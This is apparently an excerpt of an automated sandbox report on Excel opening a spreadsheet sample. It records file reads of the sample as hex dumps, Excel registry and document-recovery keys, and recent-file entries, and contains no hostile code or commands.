<tr><td>C:\Users\user\Desktop\DADE0000</td><td>unknown</td><td>16384</td><td>09 08 10 00 00 06 05
00 67 32 cd 07 c9 80
01 00 06 06 00 00 e1
00 02 00 b0 04 c1 00
02 00 00 00 e2 00 00
00 5c 00 70 00 02 00
00 20 20 20 20 20 20
20 20 20 20 20 20 20
20 20 20 20 20 20 20
20 20 20 20 20 20 20
20 20 20 20 20 20 20
20 20 20 20 20 20 20
20 20 20 20 20 20 20
20 20 20 20 20 20 20
20 20 20 20 20 20 20
20 20 20 20 20 20 20
20 20 20 20 20 20 20
20 20 20 20 20 20 20
20 20 20 20 20 20 20
20 20 20 20 20 20 20
20 20 20 20 20 20 20
20 20 20 20 20 42 00
02 00 b0 04 61 01 02
00 00 00 c0 01 00 00
3d 01 0c 00 0a 00 07
00 02 00 03 00 0b 00
0d 00 ba 01 03 00 00
00 00 9c 00 02 00 11
00 19 00 02 00 00 00
12 00 02 00 00 00 13
00 02 00 00 00 af 01
02 00 00 00 bc 01 02
00 00 00 3d 00 12 00
f0 00 69 00 d5 39 4a
1f 38 00 03 00 00 00
01 00 58 02 40 00 02
00 00 00</td><td>........g2...................
......\.p....

  B.....a.........=..........
....
................=.....i..9J.8
.......X.@.....</td><td>success or wait</td><td>15</td><td>7FEEAD29AC0</td><td>unknown</td></tr>
<tr><td>C:\Users\user\Desktop\DADE0000</td><td>unknown</td><td>16384</td><td>a4 e0 c8 c4 1e 44 8c
65 86 ad 86 17 9e 20
27 13 f2 5d e4 a3 23
7a 25 36 b0 88 71 ce
68 b8 1e 71 2c 40 a0
e2 50 e5 76 c5 60 3a
10 e9 06 a5 b4 97 98
cc 22 7f a5 10 37 fd
f9 4d 9d f4 c7 f5 d7
5f de d7 f5 d8 c1 eb
65 d1 6b d4 02 6f 01
51 b9 88 fe ab aa af
ec f6 82 a8 12 16 ee
21 26 18 16 ad 87 83
08 70 35 38 f2 92 18
b0 83 24 be ab f4 9a
96 21 af 61 a4 55 af
a8 e0 60 da f4 0c db
41 a9 02 bf 20 f4 11
d5 0d 39 fa 00 f9 99
0a f9 7c 13 bc 42 50
54 e9 9a 86 bb 47 f9
1b 85 93 a1 90 fe 75
fd 6a 0e 87 5f 7f 7d
3f 36 ed e1 d0 da d7
a1 39 de 3e 98 0b d7
ef ed d9 25 90 c3 ab
42 ea 5c 79 57 90 87
bd a6 00 db f4 11 06
9d 67 4c 25 e8 c8 6d
dd 2f 70 45 41 69 2c
21 2e b3 40 8a 53 97
78 54 19 45 d6 e8 13
33 7c 44 2f 00 08 d1
58 09 dc 9a 13 cf b7
a7 58 2b f4 9e 92 e5
d0 28 6d</td><td>.....D.e..... '..]..#z%6..q.h.
.q,@..P.v.`:........"...7..M..<br>..._......e.k..o.Q...........<br>.!&......p58.....$.....!.a.U..<br>.`....A... ....9......|..BPT..
..G.......u.j.._.}?6......9.>.
.....%...B.\yW..........gL%..m
./pEAi,!..@.S.xT.E...3|D/...
X.......X+.....(m</td><td>success or wait</td><td>1</td><td>7FEEAD29AC0</td><td>unknown</td></tr>
</table>

<table>
<tr><th>File Path</th><th>Offset</th><th>Length</th><th>Value</th><th>Ascii</th><th>Completion</th><th>Count</th><th>Source Address</th><th>Symbol</th></tr>
<tr><td>C:\Users\user\Desktop\DADE0000</td><td>unknown</td><td>16384</td><td>72 4a 80 4d cf e2 cb
29 b0 d0 83 2b b4 a2
8f 2a d7 a3 7c e6 ca
51 9a 83 a3 d6 3f 37
9d a1 5c 54 67 a4 fd
0a a1 f2 27 91 3b b9
1c 0d 2d de 9d a6 06
79 a6 44 57 93 3d 0a
da c3 ce 77 41 33 d5
23 8b 22 87 bf e4 a8
0a 28 d6 00 8a dc 7a
ef 6c cb d4 ee 55 38
78 9a 14 0c 26 af 70
a3 63 b6 6b 88 be e2
ae 62 a9 82 4a 1e de
8a 9f d6 2d f7 40 4f
84 dd b7 de ca 78 8c
5c 7e d9 01 b5 45 9e
b5 fb 5c a6 53 b8 ee
b4 fc cc 3a 75 8b 8a
cc 89 c0 12 48 d2 49
28 03 62 67 2e ff 20
c5 6e 73 f1 c4 90 ae
c7 64 9b 94 d2 1f 38
ed 69 d2 1d c1 e0 42
a3 9b 8e 06 8b 40 ef
de 94 4e 9e cc e7 dd
76 ea bb 56 53 5b 4e
e8 e9 f3 23 52 2e a6
49 ee 45 45 00 31 da
ba e0 09 2e 05 04 bd
46 7f 3f d2 5c 2c 6a
ad 48 23 ac aa c8 f4
c9 59 fc 20 66 c2 a4
6c 80 c9 cc 14 be 92
7c 76 38 d5 21 19 2e
8d 8c 3e</td><td>rJ.M...)...+...*..|..Q....?7..
\Tg.....'.;...-....y.DW.=....w
A3.#.".....(....z.l...U8x...&.
p.c.k....b..J.....-.@O.....x.\
~...E...\.S.....:u......H.I(.bg..
.ns.....d....8.i....B.....
@...N....v..VS[N...#R..I.EE.
1........F.?.\,j.H#.....Y. f..l.
.....|v8.!....></td><td>success or wait</td><td>1</td><td>7FEEAD29AC0</td><td>unknown</td></tr>
<tr><td>C:\Users\user\Desktop\DADE0000</td><td>unknown</td><td>11794</td><td>8c 00 8c 00 8c 00 8c
00 8c 00 8c 00 8c 00
8c 00 8c 00 8c 00 8c
00 8c 00 8c 00 8c 00
8c 00 8c 00 8c 00 8c
00 8c 00 8c 00 8c 00
8c 00 8c 00 08 02 10
00 40 00 00 00 41 00
2c 01 00 00 00 00 00
01 0f 00 08 02 10 00
41 00 00 00 41 00 2c
01 00 00 00 00 00 01
0f 00 08 02 10 00 42
00 00 00 41 00 2c 01
00 00 00 00 00 01 0f
00 08 02 10 00 43 00
00 00 41 00 2c 01 00
00 00 00 00 01 0f 00
08 02 10 00 44 00 00
00 41 00 2c 01 00 00
00 00 00 01 0f 00 08
02 10 00 45 00 00 00
41 00 2c 01 00 00 00
00 00 01 0f 00 08 02
10 00 46 00 00 00 41
00 2c 01 00 00 00 00
00 01 0f 00 08 02 10
00 47 00 00 00 41 00
2c 01 00 00 00 00 00
01 0f 00 08 02 10 00
48 00 00 00 41 00 2c
01 00 00 00 00 00 01
0f 00 08 02 10 00 49
00 00 00 41 00 2c 01
00 00 00 00 00 01 0f
00 08 02 10 00 4a 00
00 00 41</td><td>.............................
....................@...A.,...
..........A...A.,.............
B...A.,.............C...A.,...
..........D...A.,.............
E...A.,.............F...A.,...
..........G...A.,.............
H...A.,.............I...A.,...
..........J...A</td><td>success or wait</td><td>2</td><td>7FEEAD29AC0</td><td>unknown</td></tr>
</table>

<table>
<tr><th>File Path</th><th>Offset</th><th>Length</th><th>Value</th><th>Ascii</th><th>Completion</th><th>Count</th><th>Source Address</th><th>Symbol</th></tr>
<tr><td>C:\Users\user\Desktop\DADE0000</td><td>unknown</td><td>16384</td><td>72 4a 80 4d cf e2 cb
29 b0 d0 83 2b b4 a2
8f 2a d7 a3 7c e6 ca
51 9a 83 a3 d6 3f 37
9d a1 5c 54 67 a4 fd
0a a1 f2 27 91 3b b9
1c 0d 2d de 9d a6 06
79 a6 44 57 93 3d 0a
da c3 ce 77 41 33 d5
23 8b 22 87 bf e4 a8
0a 28 d6 00 8a dc 7a
ef 6c cb d4 ee 55 38
78 9a 14 0c 26 af 70
a3 63 b6 6b 88 be e2
ae 62 a9 82 4a 1e de
8a 9f d6 2d f7 40 4f
84 dd b7 de ca 78 8c
5c 7e d9 01 b5 45 9e
b5 fb 5c a6 53 b8 ee
b4 fc cc 3a 75 8b 8a
cc 89 c0 12 48 d2 49
28 03 62 67 2e ff 20
c5 6e 73 f1 c4 90 ae
c7 64 9b 94 d2 1f 38
ed 69 d2 1d c1 e0 42
a3 9b 8e 06 8b 40 ef
de 94 4e 9e cc e7 dd
76 ea bb 56 53 5b 4e
e8 e9 f3 23 52 2e a6
49 ee 45 45 00 31 da
ba e0 09 2e 05 04 bd
46 7f 3f d2 5c 2c 6a
ad 48 23 ac aa c8 f4
c9 59 fc 20 66 c2 a4
6c 80 c9 cc 14 be 92
7c 76 38 d5 21 19 2e
8d 8c 3e</td><td>rJ.M...)...+...*..|..Q....?7..
\Tg.....'.;...-....y.DW.=....w
A3.#.".....(....z.l...U8x...&.
p.c.k....b..J.....-.@O.....x.\
~...E...\.S.....:u......H.I(.bg..
.ns.....d....8.i....B.....
@...N....v..VS[N...#R..I.EE.
1........F.?.\,j.H#.....Y. f..I.
.....|v8.!....></td><td>success or wait</td><td>2</td><td>7FEEAD29AC0</td><td>unknown</td></tr>
<tr><td>C:\Users\user\Desktop\DADE0000</td><td>unknown</td><td>16384</td><td>8c 00 8c 00 8c 00 8c
00 8c 00 8c 00 8c 00
8c 00 8c 00 8c 00 8c
00 8c 00 8c 00 8c 00
8c 00 8c 00 8c 00 8c
00 8c 00 8c 00 8c 00
8c 00 8c 00 08 02 10
00 40 00 00 00 41 00
2c 01 00 00 00 00 00
01 0f 00 08 02 10 00
41 00 00 00 41 00 2c
01 00 00 00 00 00 01
0f 00 08 02 10 00 42
00 00 00 41 00 2c 01
00 00 00 00 00 01 0f
00 08 02 10 00 43 00
00 00 41 00 2c 01 00
00 00 00 00 01 0f 00
08 02 10 00 44 00 00
00 41 00 2c 01 00 00
00 00 00 01 0f 00 08
02 10 00 45 00 00 00
41 00 2c 01 00 00 00
00 00 01 0f 00 08 02
10 00 46 00 00 00 41
00 2c 01 00 00 00 00
00 01 0f 00 08 02 10
00 47 00 00 00 41 00
2c 01 00 00 00 00 00
01 0f 00 08 02 10 00
48 00 00 00 41 00 2c
01 00 00 00 00 00 01
0f 00 08 02 10 00 49
00 00 00 41 00 2c 01
00 00 00 00 00 01 0f
00 08 02 10 00 4a 00
00 00 41</td><td>..............................
....................@...A.,...
..........A...A.,.............
B...A.,.............C...A.,...
..........D...A.,.............
E...A.,.............F...A.,...
..........G...A.,.............
H...A.,.............I...A.,...
..........J...A</td><td>success or wait</td><td>1</td><td>7FEEAD29AC0</td><td>unknown</td></tr>
</table>

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\DADE0000	unknown	14750	5a 01 d4 ff 14 00 44 59 01 d5 c0 44 59 01 d6 c0 03 44 59 01 d7 c0 04 41 6f 00 07 02 04 00 01 00 00 6f bd 00 18 00 59 01 d5 00 45 00 00 90 70 40 45 00 00 40 5b 40 45 00 00 70 70 40 d7 00 01 02 06 00 59 01 d8 00 45 00 06 00 2a 00 59 01 dd 00 41 00 00 01 00 00 00 00 ff ff 20 00 5a 01 dd ff 14 00 44 59 01 de c0 44 59 01 df c0 03 44 59 01 e0 c0 03 41 6f 00 07 02 04 00 01 00 00 6e bd 00 18 00 59 01 de 00 41 00 00 80 4b 40 41 00 00 00 39 40 41 00 00 00 3e 40 e0 00 be 00 0a 00 5a 01 d2 00 45 00 45 00 d3 00 06 00 2a 00 5a 01 d4 00 45 00 00 00 00 00 00 00 ff ff 20 00 53 01 d4 ff 14 00 44 5a 01 d5 c0 44 5a 01 d6 c0 04 44 5a 01 d7 c0 03 41 6f 00 07 02 04 00 01 00 00 67 bd 00 18 00 5a 01 d5 00 45 00 00 20 80 40 45 00 00 40 7e 40 45 00 00 c0 51 40 d7 00 01 02 06 00 5a	Z.....DY...DY....DY....Ao..... ...o....Y...E...p@E..@[@E.. pp@ ......Y...E...*.Y...A......... .Z.....DY...DY....DY....Ao... .....n....Y...A...K@A...9@A.. .>@......Z...E.E.....*.Z...E... ...... .S.....DZ...DZ....DZ... .Ao........g....Z...E.. .@E..@ ~@E...Q@......Z	success or wait	1	7FEEAD29AC0	unknown
C:\Users\user\Desktop\DADE0000	unknown	16384	09 08 10 00 00 06 05 00 67 32 cd 07 c9 80 01 00 06 06 00 00 e1 00 02 00 b0 04 c1 00 02 00 00 00 e2 00 00 00 5c 00 70 00 02 00 00 20 42 00 02 00 b0 04 61 01 02 00 00 00 c0 01 00 00 3d 01 0c 00 0a 00 07 00 02 00 03 00 0b 00 0d 00 ba 01 03 00 00 00 00 9c 00 02 00 11 00 19 00 02 00 00 00 12 00 02 00 00 00 13 00 02 00 00 00 af 01 02 00 00 00 bc 01 02 00 00 00 3d 00 12 00 f0 00 69 00 d5 39 4a 1f 38 00 03 00 00 00 01 00 58 02 40 00 02 00 00 00	........g2.................... ......\.p.... B.....a.........=........... ....=.....i..9J.8 ....X.@.....	success or wait	1	7FEEAD29AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\DADE0000	unknown	200	fe ff 00 00 06 01 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 98 00 00 00 07 00 00 00 01 00 00 00 40 00 00 00 04 00 00 00 48 00 00 00 08 00 00 00 54 00 00 00 12 00 00 00 60 00 00 00 0c 00 00 00 78 00 00 00 0d 00 00 00 84 00 00 00 13 00 00 00 90 00 00 00 02 00 00 00 e4 04 00 00 1e 00 00 00 04 00 00 00 00 00 00 00 1e 00 00 00 04 00 00 00 00 00 00 00 1e 00 00 00 10 00 00 00 4d 69 63 72 6f 73 6f 66 74 20 45 78 63 65 6c 00 40 00 00 00 00 c0 7c 0d 23 d9 c6 01 40 00 00 00 80 58 43 5e 55 c6 d6 01 03 00 00 00 00 00 00 00	....Oh.....+'..0..... @.....H.....T.....`..... ..x..... ....Microsoft Excel.@.....|.#... @....XC^U.....	success or wait	1	7FEEAD29AC0	unknown
C:\Users\user\Desktop\DADE0000	unknown	328	fe ff 00 00 06 01 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 18 01 00 00 08 00 00 00 01 00 00 00 48 00 00 00 17 00 00 00 50 00 00 00 0b 00 00 00 58 00 00 00 10 00 00 00 60 00 00 00 13 00 00 00 68 00 00 00 16 00 00 00 70 00 00 00 0d 00 00 00 78 00 00 00 0c 00 00 00 d3 00 00 00 02 00 00 00 e9 fd 00 00 03 00 00 00 00 00 0e 00 0b 00 00 00 00 00 00 00 0b 00 00 00 00 00 00 00 0b 00 00 00 00 00 00 00 0b 00 00 00 00 00 00 00 00 1e 10 00 00 06 00 00 00 09 00 00 00 44 6f 63 75 53 69 67 6e 00 0a 00 00 00 d0 9b d0 b8 d1 81 d1 82 32 00 0a 00 00 00 d0 9b d0 b8 d1 81 d1 82 33 00 0a 00 00 00 d0 9b d0 b8 d1 81 d1 82 31 00 0a 00 00 00 d0 9b d0 b8 d1 81 d1 82 34 00 0a 00 00 00 d0 9b d0 b8 d1 81	....+,..0..... H.....P.....X.....`..... ..h.....p.....x..... .... DocuSign.....2..... .....3.....1..... ...4.....	success or wait	1	7FEEAD29AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\DADE0000	unknown	3584	01 00 00 00 02 00 00 00 03 00 00 00 04 00 00 00 05 00 00 00 06 00 00 00 07 00 00 00 08 00 00 00 09 00 00 00 0a 00 00 00 0b 00 00 00 0c 00 00 00 0d 00 00 00 0e 00 00 00 0f 00 00 00 10 00 00 00 11 00 00 00 12 00 00 00 13 00 00 00 14 00 00 00 15 00 00 00 16 00 00 00 17 00 00 00 18 00 00 00 19 00 00 00 1a 00 00 00 1b 00 00 00 1c 00 00 00 1d 00 00 00 1e 00 00 00 1f 00 00 00 20 00 00 00 21 00 00 00 22 00 00 00 23 00 00 00 24 00 00 00 25 00 00 00 26 00 00 00 27 00 00 00 28 00 00 00 29 00 00 00 2a 00 00 00 2b 00 00 00 2c 00 00 00 2d 00 00 00 2e 00 00 00 2f 00 00 00 30 00 00 00 31 00 00 00 32 00 00 00 33 00 00 00 34 00 00 00 35 00 00 00 36 00 00 00 37 00 00 00 38 00 00 00 39 00 00 00 3a 00 00 00 3b 00 00 00 3c 00 00 00 3d 00 00 00 3e 00 00 00 3f 00 00 00 40 00 00	....!..."...#...$...%...&...'... (...)...*...+...,...-... ..../...0...1...2...3...4...5. ..6...7...8...9...:...;...<... =...>...?...@..	success or wait	1	7FEEAD29AC0	unknown
C:\Users\user\Desktop\DADE0000	unknown	512	d0 cf 11 e0 a1 b1 1a e1 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3e 00 03 00 fe ff 09 00 06 00 00 00 00 00 00 00 00 00 00 00 06 00 00 00 93 02 00 00 00 00 00 00 00 10 00 00 fe ff ff ff 00 00 00 00 fe ff ff ff 00 00 00 00 8d 02 00 00 8e 02 00 00 8f 02 00 00 90 02 00 00 91 02 00 00 92 02 00 00 ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff	........................>.....	success or wait	1	7FEEAD29AC0	unknown

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\DADE0000	unknown	16384	success or wait	1	7FEEAD29AC0	unknown
C:\Users\user\Desktop\DADE0000	unknown	16384	success or wait	2	7FEEAD29AC0	unknown
C:\Users\user\Desktop\DADE0000	unknown	16384	success or wait	1	7FEEAD29AC0	unknown

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Offline\Options	success or wait	1	7FEEAD29AC0	unknown

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency	success or wait	5	7FEEAD29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery	success or wait	5	7FEEAD29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ED76B	success or wait	1	7FEEAD29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ED836	success or wait	1	7FEEAD29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ED8E2	success or wait	1	7FEEAD29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EDA96	success or wait	1	7FEEAD29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EDB23	success or wait	1	7FEEAD29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	success or wait	1	7FEEAD29AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	3	7FEEAD29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	3	7FEEAD29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8878498721.xlsx	success or wait	3	7FEEAD29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3771420242.xlsx	success or wait	3	7FEEAD29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5795694722.xlsx	success or wait	3	7FEEAD29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\6516896632.xlsx	success or wait	3	7FEEAD29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	3	7FEEAD29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	3	7FEEAD29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	3	7FEEAD29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	3	7FEEAD29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	3	7FEEAD29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	3	7FEEAD29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	3	7FEEAD29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	3	7FEEAD29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	3	7FEEAD29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	3	7FEEAD29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	3	7FEEAD29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	3	7FEEAD29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	3	7FEEAD29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	3	7FEEAD29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	3	7FEEAD29AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	3	7FEEAD29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ED76B	ED76B	binary	04 00 00 00 14 02 00 00 39 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 62 00 65 00 66 00 6F 00 72 00 65 00 2E 00 32 00 2E 00 35 00 30 00 2E 00 30 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 95 FE 71 5A 55 C6 D6 01 6B D7 0E 00 6B D7 0E 00 00 00 00 00 B8 02 00 00 0A 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAD29AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ED836	ED836	binary	04 00 00 00 14 02 00 00 39 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 62 00 65 00 66 00 6F 00 72 00 65 00 2E 00 35 00 2E 00 34 00 39 00 2E 00 33 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 BB BB E2 5D 55 C6 D6 01 36 D8 0E 00 36 D8 0E 00 00 00 00 00 B8 02 00 00 0A 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 